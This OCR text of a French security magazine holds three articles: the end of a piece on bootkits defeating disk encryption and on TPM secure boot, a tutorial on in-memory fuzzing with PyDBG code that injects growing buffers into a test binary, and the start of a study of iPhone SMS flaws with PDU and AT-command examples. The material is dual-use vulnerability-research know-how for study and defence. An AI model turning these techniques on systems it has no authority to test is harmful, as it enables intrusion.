Stoned est maintenant techniquement capable de profiter d'un accès physique ou administrateur à une machine, sans forcément connaître la clé de cryptage pour dérober des informations et/ou installer un cheval de Troie lorsqu'un utilisateur légitime se connecte. Le cryptage n'est donc pas une protection absolue.

4 Trusted Computing Base. La solution ?

4.1 Solutions classiques

Afin de se prémunir contre ces attaques, le processus de démarrage doit être contrôlé. Les bootkits corrompent le premier secteur d'un média et cette propriété peut être utilisée pour les détecter. Seulement cette analyse ne peut être faite en ligne, car si le virus Michel-Ange disposait déjà de capacités furtives, il est facile de vérifier que les malwares actuels font de même. Par contre, démarrer sur un média sain pour faire ces vérifications est tout à fait possible. D'ailleurs pour Windows, un simple `fixmbr` exécuté depuis la console de récupération suffit à régler le problème. Il est cependant irréaliste de le faire à chaque démarrage.

Seuls les contrôles de détection classiques tels que les antivirus, les anti-rootkits, etc., fonctionnent, mais la course entre développeurs de virus et d'antivirus fait qu'il est difficile de garantir à 100% que toutes les menaces soient détectées. Sinowal n'a d'ailleurs été analysé que plusieurs mois après sa diffusion.

4.2 Informatique de confiance

Dès que l'informatique de confiance est évoquée, il est difficile d'échapper à l'idée du *lobby* du disque voulant contrôler tous les processus exécutés sur notre PC, tout cela pour éviter le contournement des fameuses protections numériques. En fait, ce concept est beaucoup plus ancien puisqu'il est mentionné dans le livre orange, évaluant les systèmes informatiques américains dans les années 80, sous le nom de *Trusted Computing Base*. Très complexe, son but est de garantir un canal de confiance au niveau logiciel et matériel entre l'utilisateur (ou un programme) et le noyau. Toute la magie de ce concept réside dans l'isolation des domaines d'exécution où un programme ne peut être corrompu par un autre.

En pratique, l'implémentation de ce modèle repose sur les éléments suivants : le démarrage du système dans un état connu, supposé sain, et un noyau s'occupant des tâches liées à la sécurité le plus simple possible afin de pouvoir être vérifié. L'utilisation de l'informatique de confiance pour sécuriser le boot est a priori une idée séduisante.

4.3 SRTM versus DRTM

Impossible de faire confiance à du code qui peut être modifié hors ligne. Par contre, il est possible grâce au calcul d'une signature (un *hash*) de déterminer si ce code a été corrompu. En calculant la signature avant d'exécuter ce programme et en la comparant avec une signature de référence, il est possible de garantir son intégrité avant son exécution. Évidemment, il faut avoir confiance dans les signatures enregistrées. Et comment garantir l'intégrité du premier code exécuté ?

Les cartes à puce offrent une idée intéressante : un conteneur inviolable où seulement certaines opérations sont autorisées. Ce composant est prévu pour résister aux attaques physiques et contrairement aux idées reçues, cette puce n'exécute aucun code et n'exerce pas de contrôle sur le processeur. C'est comme si une carte à puce avait été soudée à la carte mère : si elle est absente, le PC continue de fonctionner. Son nom est *Trusted Platform Module* ou TPM.

Concrètement, chaque composant impliqué dans le démarrage calcule une signature du composant qui va être exécuté ensuite. Par exemple, le BIOS calcule le hachage du premier secteur du disque, le MBR, et le transmet au TPM avant de transférer l'exécution au MBR qui fait de même. Ces signatures sont stockées dans un ensemble de registres successifs et ne peuvent plus être modifiés tant que l'ordinateur n'a pas redémarré. Lorsqu'une opération sécurisée doit être effectuée, la puce compare les signatures calculées au démarrage avec les signatures de référence. S'il n'y a pas de différences, le système est intègre. Cette technique s'appelle *Static Root of Trust Measurement* ou SRTM. A noter qu'un BIOS compatible est requis pour alimenter la puce de ses premières signatures avant de passer le contrôle au bootloader.

Un autre mode existe, nommé DRTM pour *Dynamic Root of Trust Measurement*, qui reprend les idées du SRTM, mais qui requiert en plus un processeur possédant des extensions particulières (Intel TXT ou AMD SVM). L'avantage de ce mode est de pouvoir rétablir dynamiquement la confiance si elle a été rompue, contrairement au SRTM, qui lui, requiert un redémarrage. Ce n'est cependant pas le mode le plus répandu.

4.4 Protection

Recourir à la technologie SRTM en utilisant une puce TPM protège le code impliqué dans le démarrage. En pratique, plusieurs problèmes se posent.

Comment faire si un composant impliqué dans le démarrage du système doit être mis à jour ? Sans action de la part de l'utilisateur, l'ordinateur ne démarrera pas. L'utilisateur doit donc spécifier si ces changements sont légitimes ou non. Bitlocker, par exemple, copie la clé qui a été obtenue de la puce TPM au démarrage, de la mémoire vers le disque, en clair, pour assurer les opérations de maintenance. Est-ce la porte ouverte au *social engineering* ?

Concernant les machines virtuelles, seul Xen procure un support limité des puces TPM via un pilote virtuel. La virtualisation, pouvant être présentée comme une solution contre les malwares, ne fait donc pas bon ménage avec les modules TPM. Plus grave, les machines virtuelles sont utilisées intensivement pour le développement de programmes bas niveau. Impossible donc de tester Bitlocker en mode TPM sous Vmware et on devine que les développements d'outils se basant sur la puce sont donc retardés.

Rien n'empêche un malware de patcher le système pour ne pas vérifier la bonne intégrité de la puce. Certes, la puce sait que le processus de démarrage a changé, mais si elle n'est pas interrogée, cette information n'est pas communiquée. Pour obliger le système à vérifier sa bonne intégrité, une clé nécessaire au démarrage doit être stockée sur la puce TPM. Installer Trusted Grub et crypter le disque en pensant bloquer les attaques présentées ci-dessus sans stocker les clés sur la puce TPM procure ainsi un faux sentiment de sécurité.

En cas de modification non autorisée du MBR, que se passe-t-il ? Certes, un message s'affiche, spécifiant que le MBR a été corrompu. On peut se demander alors comment un utilisateur nomade peut être capable de remettre le système dans un état sain tout seul.

La sécurisation du démarrage via SRTM est un contrôle préventif à condition que le système d'exploitation soit crypté et que la clé réside sur la puce TPM. Aucun contrôle correctif n'est prévu si la procédure de démarrage a été altérée.

Conclusion

Si on dispose de la capacité d'intervenir physiquement ou d'être administrateur, crypter un disque comme seule protection est illusoire. En effet, il est techniquement possible de produire un code contournant le cryptage d'un disque en interceptant la clé de décryptage au moment où elle est saisie, ou d'autres données, et de profiter du lancement du système d'exploitation pour transmettre ces informations. Il ne faut donc pas avoir une confiance aveugle dans les systèmes de cryptage.

Dans cet article, on a pu mettre en défaut cette protection grâce à un accès matériel ou administrateur. En faisant cela, on a enfreint 2 des 10 règles immuables en matière de sécurité **[7]**. La première : si un pirate peut vous persuader de lancer son programme sur votre ordinateur, ce n'est plus votre ordinateur. La seconde : si un pirate possède un accès physique illimité à votre ordinateur, ce n'est plus votre ordinateur. Nous n'avons démontré aucune faiblesse concernant le cryptage.

Dans un contexte où la sécurité physique des données ne peut être assurée (pensons à une chambre d'hôtel, par exemple), il est tentant de conclure que la seule réponse à apporter est le déploiement massif de puces TPM et de systèmes cryptés. Le coût pour assurer une attaque physique, interceptant une connexion légitime, diminue fortement avec les techniques présentées puisqu'il n'est plus nécessaire de modifier l'électronique. Le faible coût d'une puce TPM est alors une parade efficace à ces attaques.

Alors le boot sécurisé est-il le premier pas vers l'informatique de confiance ? Oui, car on bloque toutes les attaques logicielles sur le boot, y compris en étant administrateur ou en ayant un accès physique. Mais il faut garder à l'esprit que toute la panoplie d'attaques classiques (cheval de Troie, rootkit, ...) reste d'actualité et qu'on ne fait que rendre le coût d'une attaque physique plus dissuasif. ■

RÉFÉRENCES

[1] http://www.ibm.com/developerworks/linux/library/l-initrd.html

[2] **Source virus Michel-Ange**, http://www.elfqrin.com/docs/hakref/virus_michelangelo_src.html


[3] **GMER Team, *Stealth MBR rootkit***, http://www2.gmer.net/mbr/, 2008

[4] **P. Kleissner, *Analysis of Sinowal***, http://web17.webbpro.de/index.php?page=analysis-of-sinowal, 2008

[5] **vbootkit**, http://www.nvlabs.in

[6] **E. Florio and K. Kasslin, *Your computer is now stoned (...again!)*, Virus Bulletin, April 2008**, http://www.virusbtn.com/conference/vb2008/abstracts/KasslinFlorio.xml

[7] **10 lois immuables**, http://technet.microsoft.com/en-us/library/cc722487.aspx



FUZZING TOUT EN MÉMOIRE

Julien Bachmann – julien@scrt.ch
SCRT – www.scrt.ch

mots-clés : *RECHERCHE DE VULNÉRABILITÉ / FUZZING / REVERSE ENGINEERING / COUVERTURE DE CODE / PAIMEI / IDA*

Plus une conférence de sécurité ne passe sans une présentation ayant pour thème le fuzzing. Cette méthode de recherche de vulnérabilités par injection de fautes est en effet de plus en plus utilisée et croît en complexité au niveau de l'algorithme de génération ou mutation des données (sauf exceptions, comme le fuzzer à l'origine de la MS09-050 [SMB2]).

1 Introduction

Les outils de *fuzzing* se décomposent en plusieurs familles : locaux, distants, web, etc., qui se basent sur la génération de fichiers, de paquets réseaux, etc. Afin de générer des entrées qui seront traitées par des fonctions plus profondes de la cible, il devient indispensable de comprendre le format de fichier ou du protocole réseau. Cela est d'autant plus difficile dans le cas d'une application ne disposant pas de documentation librement disponible.

La méthode présentée dans cet article a pour but de déplacer le problème et d'essayer de le rendre plus simple (du moment que vous disposez de compétences en *reverse engineering* de binaires). Le *in-memory fuzzing* agit directement sur les données lors de leur traitement par l'application ciblée.

La première étape de l'écriture d'un in-memory fuzzer passe ainsi par l'identification des fonctions de traitement des données que l'on souhaite muter. Pour cette partie, c'est le module de couverture de code du framework de reverse engineering PaiMei qui sera utilisé. La seconde partie de l'article détaillera l'écriture du fuzzer à l'aide de PyDBG. La cible sera une application qui permet de naviguer dans des fichiers iso9660 via une invite de commande et plus particulièrement le code qui correspond à l'utilisation de la commande `dir`.

2 Présentation de la cible

Le binaire qui sert de cible est un shell permettant de naviguer dans un fichier au format iso9660, qui est le système utilisé sur les CD-Rom. Dans le cadre de l'article, c'est le code impliqué dans l'exécution de la commande `dir` qui est fuzzé.

Sur un système de fichiers iso9660, les répertoires sont représentés par une structure contenant entre autres le nombre de caractères dans le nom du dossier ainsi qu'un pointeur vers ce dernier. Le fuzzer va ici tester le shell avec des noms de répertoires de plus en plus longs.

Le in-memory fuzzing est intéressant dans ce cas pour deux raisons. La première est qu'afin de tester une commande précise, il faudrait scripter l'appel à celle-ci et la seconde est le fait qu'il faudrait générer un fichier pour chaque test. Ici, les critères ne sont pas insurmontables, mais l'in-memory fuzzing va simplifier la tâche.

3 Couverture de code

Comme annoncé, il faut passer par une étape de reverse engineering afin d'identifier les fonctions qui interviennent dans la partie qui est à l'étude. Plusieurs méthodes sont possibles :

- analyse statique : analyse du code assembleur via IDA Pro, par exemple ;
- analyse dynamique : étude du binaire lors de son exécution, à l'aide d'un débogueur comme immDBG ;
- analyse dynamique différentielle à l'aide d'un outil de couverture de code.

C'est la dernière solution qui sera explorée. La couverture de code est généralement utilisée dans le cadre du développement d'une application afin de vérifier que toutes les branches ont étés exécutées ou encore dénicher des portions de code qui n'interviennent pas dans le cadre d'une utilisation classique (et ainsi plus sujettes à des vulnérabilités non corrigées **[REAL_WORLD_FUZZING]**) ou encore, comme ici, à réaliser une analyse différentielle. Cette analyse est faite en réalisant deux exécutions, en enregistrant à chaque fois les parties du code qui sont exécutées, puis on compare les traces.

Deux méthodes sont envisageables afin de réaliser la couverture de code :

- recompilation du binaire en utilisant une bibliothèque d'instrumentalisation qui ajoute du code (GCOV, ...) ;
- manipulation du binaire lors de son exécution à l'aide d'un débogueur ou d'une bibliothèque d'instrumentalisation dynamique (PaiMei, Valgrind, DynamoRIO, ...).

Ici, le postulat est que l'accès au code source est impossible. C'est donc le module pStalker de PaiMei qui sera utilisé.

3.1 Présentation de PaiMei et pStalker

PaiMei **[PAIMEI]** est un *framework* de reverse engineering comportant différents modules qui en font un des outils à posséder dans sa trousse du *reverser* Windows (ou depuis peu OSX). Sa dernière version inclut des modules tels que :

- **diff** : binary diffing ;
- **explore** : affichage graphique d'un fichier PIDA ;
- **fileFuzz** : fuzzer basique de parseurs de formats de fichiers ;
- **peek** : recherche de patterns connus de code pouvant être à l'origine d'une vulnérabilité ;
- **pStalker** : couverture de code.

L'utilisation de la majeure partie des modules de PaiMei passe par des fichiers pida. Ces derniers correspondent à un extrait des informations contenues dans la base de données générée par l'analyse du binaire par IDA Pro. L'intérêt de cette méthode est d'avoir une bibliothèque en Python pour accéder aux données du binaire étudié sans être obligé d'avoir IDA en permanence.

3.2 Trace d'exécution de la commande dir

Après la récupération et l'installation de PaiMei, la première étape est de produire le fichier pida issu de l'analyse de la cible par IDA Pro. Pour cela, le binaire est chargé dans IDA, puis à la fin de l'analyse automatique, le script **pida_dump.py** est exécuté (***File > Python File***). Il est alors possible de définir le niveau d'analyse : *full*, *functions* ou *basic block*. Un basic block correspond à une suite d'instructions assembleur contenues entre deux instructions de branchement. Pour la réalisation de ce fuzzer, une analyse au niveau des fonctions est effectuée. Concernant les autres options, les choix par défaut ont été gardés.

Une fois ce fichier généré, il est passé au module **pStalker** de PaiMei. PaiMei doit être relié à un serveur MySQL afin de pouvoir y stocker les données et le module est ajouté avec le bouton ***Add Module(s)***.

Afin d'identifier le code correspondant à la fonctionnalité de fuzzer, une trace représentant l'exécution du programme sans l'appel à cette dernière est créée, puis elle va servir de filtre lors de l'utilisation de la fonctionnalité. Pour ce faire, il faut ajouter une cible (***Add Target*** depuis ***Available targets***), puis deux tags (***Add Tag*** depuis la nouvelle cible).

Pour créer le filtre, le premier tag (« normal ») sera marqué comme étant l'enregistreur via « *use for stalking* ». Une fois le processus sélectionné dans la liste, la capture est lancée. A ce moment, on utilise toutes les commandes qui ne font pas intervenir des fonctionnalités de la commande **dir** (comme l'affichage de l'aide ou des informations de l'image).

Lorsque le processus est terminé, l'enregistrement prend également fin dans **pStalker** avec le message suivant :

```
Exporting 83 hits to MySQL
```



Figure 1 : Identification des tags

L'étape suivante est d'utiliser cet enregistrement comme filtre afin d'obtenir uniquement les fonctions appelées lorsque l'utilisateur exécute la commande **dir**. La trace doit être chargée dans le tag « normal » via ***Load Hits***, puis il faut le définir comme filtre avec ***Filter Tag***. Pour finir le tag, « dir » est sélectionné comme tag d'enregistrement et le processus est relancé, mais cette fois en utilisant la commande **dir**.

Après toutes ces étapes, la liste des fonctions qui correspondent à la partie à tester est obtenue. Il est à ce moment possible d'exporter les résultats sous la forme de scripts IDC à charger dans IDA afin d'obtenir un résultat plus visuel. La figure 2 montre en bleu les fonctions exécutées lors du premier test et en rose celles exécutées lors de l'utilisation de la commande **dir**.




Figure 2 : Visualisation des résultats dans IDA

3.3 Identification de la fonction

Maintenant que nous avons une idée plus précise du code impliqué, il faut identifier une fonction qui traite les informations qui sont lues du fichier iso9660. Pour rappel, le but est d'identifier le traitement du nom d'un répertoire. Comme expliqué dans l'introduction, le nombre de caractères est stocké dans une structure qui contient également l'offset de la chaîne de caractères. Une analyse de l'arbre d'appels à la recherche de lecture d'informations dans le fichier amène à la procédure *sub_401A34* (cf Listing 1), qui réalise deux appels de suite à la fonction **fread**.

Ces deux appels correspondent à la lecture de la structure correspondant à un répertoire et à la lecture du nom du répertoire. Dans cette partie du code, aucune vérification n'est faite quant à la taille du nom du dossier qui est passé à la procédure *sub_401A07*. Cette procédure est choisie pour réaliser le fuzzing.

Listing1 :

```
call    fread
cmp     [ebp+var_2E], 0
...
mov     eax, [ebp+var_3C]
mov     [esp], eax
call    fread
mov     eax, [ebp+var_3C]
...
mov     eax, [ebp+var_3C]
mov     [esp], eax      ; 401B1F
call    sub_401A07
mov     eax, [ebp+var_3C]  ; 401B24
...
```

4 In-memory fuzzing

4.1 Principe

Comme expliqué au début de l'article, le but du in-memory fuzzing est de se placer dans le contexte de l'application à tester afin de modifier les données au moment où elles sont traitées. La fonction va être appelée plusieurs fois de suite avec des entrées différentes, jusqu'à une exception d'accès mémoire ou épuisement du générateur d'entrées.

Afin d'exécuter à plusieurs reprises la fonction qui nous intéresse, une image du processus est réalisée au moment où il atteint pour la première fois l'appel à cette fonction (0x401B1F). Si la fonction retourne normalement (0x401B24), l'image est restaurée et une nouvelle entrée est générée. Ce principe est résumé par le schéma de la figure 3.




Figure 3 : Extrait du graphe de contrôle de flux modifié

4.2 Développement du fuzzer

Passons maintenant au vif du sujet : le développement du fuzzer. L'in-memory fuzzing fait intervenir beaucoup de principes des débogueurs. Ainsi, plutôt que d'injecter du code dans l'application et de réaliser du *hooking* de fonction, la bibliothèque de débogage **pydbg** est utilisée. Cette dernière repose sur les fonctions fournies par l'API Windows **[DEBUG_API]** et permet de créer un débogueur scriptable pour des tâches spécifiques.

Le listing 2 correspond à l'initialisation du script de fuzzing. Deux *breakpoints* correspondant aux points de sauvegarde et de restauration du processus vont être mis en place (3) et (4). La première étape va être de s'attacher au processus et de définir les procédures traitant les exceptions de type breakpoint et erreur d'accès mémoire (crash de l'application et potentiellement découverte d'une vulnérabilité) (points 1 à 2).

Listing 2 :

```
import os
from pydbg import *
from pydbg.defines import *

dbg = pydbg()
dbg.attach(int(os.sys.argv[1]))                                    (1)
dbg.set_callback(EXCEPTION_BREAKPOINT, brk_handler)
dbg.set_callback(EXCEPTION_ACCESS_VIOLATION, segv_handler)         (2)
dbg.bp_set(snapshot)                                               (3)
dbg.bp_set(restore)                                                (4)
dbg.debug_event_loop()
```

Le listing 3 correspond au code de la fonction qui traite le breakpoint. Son code est détaillé dans ce qui suit :

Points 1 à 2 : Les actions à réaliser lors des deux breakpoints sont définies. Dans le cas de l'exécution du

code se situant à l'adresse de sauvegarde, l'exécution de tous les *threads* du processus est suspendue, ensuite, la sauvegarde est réalisée et l'exécution des threads est reprise.

Points 5 à 6 : Au moment où le registre EIP atteint le point de restauration, l'action inverse est effectuée : suspension de l'exécution des threads, restauration de l'image et reprise de l'exécution.

Points 3 à 4 : Les données à muter sont contenues dans la mémoire du processus et non dans un registre du processeur. Il faut allouer de la mémoire dans l'espace d'adressage du processus débogué afin de les stocker. L'API de Windows permet cela via la fonction **kernel32!VirtualAllocEx**, qui correspond à la méthode **virtual_alloc** de la classe PyDBG. L'étape suivante est d'écrire l'adresse de la mémoire allouée (en respectant l'endianess) à l'adresse contenue dans le registre ESP, qui correspond à l'argument de la procédure *sub_401A07* qui vient d'être mis sur la pile avant l'appel à l'instruction **call**.

Listing 3 :

```
def brk_handler(dbg):
  global snapshot
  global restore
  global buff
  global taken
  global length

  if dbg.exception_address == snapshot:                              (1)
    myDebug("brk_handler.snapshot point.")
    if not taken:
      myDebug("suspending all threads to take a snapshot.")
      dbg.suspend_all_threads()
      dbg.process_snapshot()
      myDebug("snapshot taken.")
      dbg.resume_all_threads()
      myDebug("threads resumed.")
      taken = True                                                   (2)

    dbg.suspend_all_threads()                                        (3)

    buff=dbg.virtual_alloc(None,length+1,MEM_COMMIT,PAGE_READWRITE)
    if buff <= 0:
      myDebug("error while allocating mutation buffer.")
      exit(1)

    print "writing buffer into process memory."
    dbg.write_process_memory(buff, "A" * length + "\x00")
    length += 5
    ctx = dbg.get_thread_context(dbg.open_thread(dbg.dbg.dwThreadId))

    myDebug("debug : modifying process memory.")
    dbg.write_process_memory(ctx.Esp, dbg.flip_endian(buff), 4)
    dbg.bp_set(restore)
    myDebug("mutation buffer in position.")

    dbg.resume_all_threads()                                         (4)

  if dbg.exception_address == restore:                               (5)
    myDebug("brk_handler.restore point.")
    myDebug("suspending all threads to restore the process.")
    dbg.suspend_all_threads()
    dbg.process_restore()
    dbg.bp_set(restore)
    dbg.resume_all_threads()
    myDebug("all threads resumed.")                                  (6)

  return DBG_CONTINUE
```

La dernière étape est de lancer la cible en y attachant le débogueur, puis d'utiliser la commande **dir**. Le breakpoint de sauvegarde sera atteint, le processus du fuzzing commencera et devrait amener à une exception d'accès mémoire après l'écriture d'une quarantaine de caractères A, comme l'exemple de la figure 4.



Figure 4 : Résultats du fuzzing

Conclusion

Cette méthode de recherche de vulnérabilités est intéressante en plusieurs points, mais elle comporte tout de même quelques inconvénients. En effet, elle nécessite de passer par un reverse engineering d'une partie de la cible, ce qui nécessite une connaissance minimale du langage assembleur de la plate-forme. D'autre part, il est possible de manquer une partie du code où des vérifications sont effectuées avant l'insertion du breakpoint de sauvegarde, ce qui dans ce cas pourrait rendre inutilisables les résultats du fuzzing.

Pour le moment, cette technique ne semble pas beaucoup utilisée, tout du moins pour ce qui est du domaine du public.

Pour conclure, on rappellera que le fuzzing n'est pas forcément une question de technique, mais également de chance. ■

RÉFÉRENCES

[SMB2] http://g-laurent.blogspot.com/2009/10/more-explication-on-cve-2009-3103.html

[REAL_WORLD_FUZZING] http://www.toorcon.org/2007/talks/60/real_world_fuzzing.pdf

[PAIMEI] http://code.google.com/p/paimei/

[DEBUG API] http://msdn.microsoft.com/en-us/library/ms679303(VS.85).aspx

APPLICATION



ÉTUDE DE LA FAILLE SMS DE L'IPHONE

Jean Sigwald - jean.sigwald@gmail.com

mots-clés : FUZZING / iPHONE / SMS

Deux vulnérabilités liées à la gestion des SMS sur l'iPhone ont été dévoilées le 30 juillet dernier lors de la conférence Black Hat USA 2009. Ces failles ont été découvertes grâce à une architecture de fuzzing en local, c'est-à-dire sans passer par le réseau GSM. Nous présentons dans cet article la méthode de fuzzing utilisée ainsi que le détail et l'impact des failles du smartphone d'Apple.

1 Introduction

Les conférences Black Hat ont lieu plusieurs fois par an et rassemblent de très nombreuses personnes férues de sécurité informatique. Ces conférences sont généralement techniques et présentent dans la plupart des cas des nouveautés marquantes dans le domaine et tout particulièrement sur les aspects « attaques ». L'année dernière, le programme de la conférence Black Hat USA comportait une présentation particulièrement attendue intitulée « *Fuzzing the Phone in your iPhone* » **[BHPAPER, BHSLIDES]**. Charlie Miller, connu pour ses travaux sur les produits Apple, et Collin Mulliner, spécialiste en sécurité des téléphones mobiles, y ont présenté les résultats de leur recherche de vulnérabilités sur les implémentations SMS de trois systèmes d'exploitation pour smartphones : Android, iPhone OS et Windows Mobile.

L'existence d'une faille sur l'iPhone avait été annoncée par Miller lors de la conférence SyScan début juillet, en évoquant la possibilité de prendre le contrôle total du smartphone via SMS. Ces déclarations avaient alors déclenché un mini buzz sur Internet, la principale interrogation étant de savoir si un risque existait pour les utilisateurs d'iPhone et leurs données personnelles. Nous présentons dans cet article une étude détaillée qui permettra au lecteur de mieux comprendre ces failles et leurs implications.

2 Le protocole SMS

Le service de messagerie SMS, défini dans la norme GSM 03.40 **[GSM0340]**, permet aux utilisateurs des réseaux GSM d'échanger facilement des messages texte. Les messages sont stockés et transmis par les centres SMS (SMSC ou SMS *center*) des opérateurs de téléphonie mobile. Dans le cas d'utilisation classique, les SMS sont transportés par le protocole MAP dans les trames de signalisation GSM, et la taille de la charge utile d'un message (*payload* ou *User Data*) est alors limitée à 140 octets. La longueur maximale du texte d'un SMS dépend de l'encodage choisi :

- 160 caractères sur 7 bits (GSM7) ;
- 140 caractères sur 8 bits ;
- 70 caractères sur 16 bits (UCS2).

La zone User Data contient donc le texte du message, précédé éventuellement d'un en-tête binaire : l'*User Data Header* ou UDH. Cet en-tête peut contenir un ou plusieurs « Information Elements ». Ces éléments sont utilisés entre autres pour les SMS dits « concaténés », le *port addressing* WAP (équivalent d'UDP over SMS) ou encore les notifications de messages vocaux en attente. Lors de la réception, le téléphone doit donc traiter les différents en-têtes et ensuite décoder le corps du message pour le présenter à l'utilisateur si nécessaire.

La norme SMS définit également plusieurs classes de messages, qui indiquent l'importance du message et l'endroit où il doit être stocké.

- classe 0 (Flash SMS) : le message est affiché immédiatement par le téléphone puis effacé après confirmation de l'utilisateur. Parfois utilisé par les opérateurs pour envoyer des informations importantes aux utilisateurs (solde restant, etc.) ;
- classe 1 : le message est enregistré dans la mémoire du téléphone ;
- classe 2 : le message est enregistré sur la carte SIM ;
- classe 3 : le message est destiné à un équipement externe connecté au téléphone.

2.1 Les SMS concaténés

Le mécanisme de SMS concaténés permet d'envoyer des SMS en plusieurs fragments (jusqu'à 255), ce qui permet de s'affranchir de la limitation de taille imposée par le protocole MAP. Le tableau suivant présente le contenu de l'UDH d'un SMS concaténé.

050003810501			
Champ	**Taille**	**Contenu**	**Détail**
UDH length	1	05	
Information Element Identifier	1	00	00 = Concatenated short messages, 8-bit reference number
Length of Information-Element	1	03	
Concatenated short message reference number	1	01	Identifiant unique pour tous les fragments d'une même séquence
Maximum number of short messages in the concatenated short message	1	05	Nombre total de fragments
Sequence number of the current short message	1	01	Index du SMS courant (1-255)

2.2 Les commandes AT GSM

Au niveau logiciel, la plupart des téléphones mobiles communiquent avec leur modem GSM via des commandes AT. Les commandes AT sont un ensemble standard de mots-clés correspondant à des ordres simples : composer un numéro, décrocher, raccrocher, etc. Conçues à l'origine pour les modems RTC, ces commandes ont ensuite été étendues par les normes GSM 07.07 et 07.05. Les principales commandes AT GSM spécifiques aux SMS sont les suivantes :

- AT+CMGF : définir le format utilisé par les autres commandes : texte ou PDU ;
- AT+CMGS : envoyer un SMS ;
- AT+CNMI : activer les notifications SMS ;
- +CMT : notification envoyée par le modem lors de la réception d'un SMS ;
- AT+CNMA : confirmer la réception du SMS.

Les commandes AT GSM permettent d'envoyer et recevoir des SMS dans deux modes : le mode texte et le mode PDU **[SMSPDU]**. Comme son nom l'indique, le mode texte permet d'envoyer simplement des messages texte, par exemple « à la main » depuis un terminal connecté au modem GSM. Le mode PDU (*Protocol Data Unit*) propose quant à lui de contrôler précisément les en-têtes et le contenu du SMS en manipulant le message sous forme de chaîne de caractères hexadécimaux, et c'est ce mode qui est utilisé en pratique par les logiciels internes des smartphones.

```
AT+CMGF=1
AT+CMGS="+33612345678"
AAAA
```

Envoi d'un SMS en mode texte

```
AT+CMGF=0
AT+CMGS=17
0001000B913316325476F80004041414141
```

Envoi d'un SMS en mode PDU

2.3 Détail d'un SMS reçu au format PDU

0791336894000F0400C913316325476F8000049090415111220840414141			
Champ	**Taille**	**Contenu**	**Détail**
Longueur du numéro du SMSC	1 octet	07	en octets
Type du numéro du SMSC	1 octet	91	International
Numéro du SMSC	variable	3386094000F0	+33689004000 (SMSC Orange)
Flags du message	1 octet	00	SMS_DELIVER, pas d'UDH
Longueur du numéro de l'expéditeur	1 octet	0C	en demi-octets
Type du numéro de l'expéditeur	1 octet	91	International
Numéro de l'expéditeur	variable	3316325476F8	+33612345678
Protocol identifier	1 octet	00	SME-to-SME
Data coding scheme	1 octet	04	alphabet 8bit, classe non spécifiée
Timestamp SMSC	7 octets	909041511122 00	14/09/09 15:11 GMT
User Data Length	1 octet	04	en octets ou en septets selon le Data coding scheme
User Data	variable	41414141	«AAAA»

3 Fuzzing sur l'iPhone

3.1 Jailbreak

Au niveau matériel, l'iPhone est équipé d'un CPU ARM Samsung sur lequel tourne l'iPhone OS, version allégée de Mac OS X, et d'un chipset radio GSM/EDGE/3G appelé *BaseBand*. Le BaseBand contient également un processeur ARM qui fait tourner l'OS temps réel Nucleus RTOS.

Afin de pouvoir étudier en détail le fonctionnement de l'OS et rechercher des vulnérabilités, il est préférable de « jailbreaker » le téléphone. Le jailbreak permet de contourner le mécanisme de signature des exécutables et d'accéder à tout le système de fichiers du téléphone. Les outils de jailbreak installent un gestionnaire de paquetages (Cydia ou Icy) qui permet d'installer facilement des applications non signées par Apple. On y retrouve les outils UNIX classiques, comme le *shell bash*, le démon OpenSSH et le *debugger* GDB. En effet, l'iPhone OS partage l'architecture BSD de Mac OS X, et une fois le téléphone jailbreaké, il est possible de travailler en ligne de commandes via SSH comme on le ferait sur un ordinateur équipé de Mac OS X.

Il est alors intéressant de récupérer les différents binaires des processus actifs et de les étudier en détail avec le désassembleur IDA. Les binaires ne sont pas obfusqués et il est donc relativement aisé de localiser les portions de code intéressantes à partir des chaînes de caractères présentes, comme les messages de logs d'erreurs.

3.2 Le CommCenter et le BaseBand

Le *CommCenter* est le processus de l'iPhone OS qui communique avec le BaseBand via les commandes AT, et expose les fonctionnalités et notifications relatives à la téléphonie aux autres applications (MobilePhone, MobileSMS) via le framework *CoreTelephony*. C'est ce processus qui va parser les SMS reçus (au format PDU), puis les stocker dans une base de données SQLite utilisée par l'application de gestion des SMS. Le CommCenter est un démon root sans aucune restriction de privilèges et donc particulièrement sensible.

